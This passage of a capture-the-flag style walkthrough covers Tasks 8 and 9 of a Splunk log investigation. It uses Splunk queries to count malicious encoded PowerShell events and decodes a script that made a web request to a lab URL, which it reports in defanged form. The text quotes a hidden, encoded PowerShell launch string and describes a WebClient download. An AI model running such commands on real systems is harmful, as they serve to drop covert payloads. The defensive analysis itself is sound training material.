
Now we need to narrow down the search results to only find the amount of *malicious* PowerShell commands. In Microsoft's PowerShell documentation for PowerShell logging, we see an Event ID to look for:

- 4104 - Script Block Logging

Let's add that to our Splunk query:

```
index="main" Hostname="James.browne" SourceName="PowerShell" EventID="4104"
```


Ugh. 0 results...



But that's okay! Remember, we have two PowerShell sources to look at! Let's update our query to look at the Microsoft-Windows-PowerShell SourceName value instead:

```
index="main" Hostname="James.browne" SourceName="Microsoft-Windows-PowerShell"
EventID="4104"
```

Same thing... 0 results.



We're hackers. We don't give up!

Let's review some things we know about this host. We know that the hostname is `James.browne` based on what we found out in Task 7.


In Task 2, we found out we have a user named "James".

In Task 3, we used `host=server` in our query and in the logs we see the `Hostname` value is `James.browne`. **They're related!**

Based on this information, let's change our Splunk query to look at both results for `host` and `Hostname` with their respective values `server` and `James.browne`, the SourceName value of `Microsoft-Windows-PowerShell`, *and* the PowerShell exe command with the parameters we analyzed earlier:

```
index="main" host="server" SourceName="Microsoft-Windows-PowerShell" OR
hostname="James.browne" SourceName="Microsoft-Windows-PowerShell"
"powershell.exe -nop -sta -w 1 -enc"
```

We see with this query, we get 79 events brought back and that is our answer!




Task 8 Answer: 79


Task 9: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

All that work in CyberChef earlier will come in handy here. Let's head back over and take a look at the output again. If we snoop through the decoded output a little, we see `SYstem.Net.WEbClIeNT`. Indicative of the start of a web request via PowerShell. Looking a little further we see `/news.php` in the output. Interesting.

If we look before the `/news.php`, we see an encoded Base64 string again. Let's decode that in CyberChef with the same Recipe we used earlier!




In CyberChef we have the first part of a URL!



The full URL then is `http://10.10.10.5/news.php`

The answer should be in defanged format. CyberChef can do this as well!



Task 9 Answer: `hxxp[://]10[.]10[.]10[.]5/news[.]php`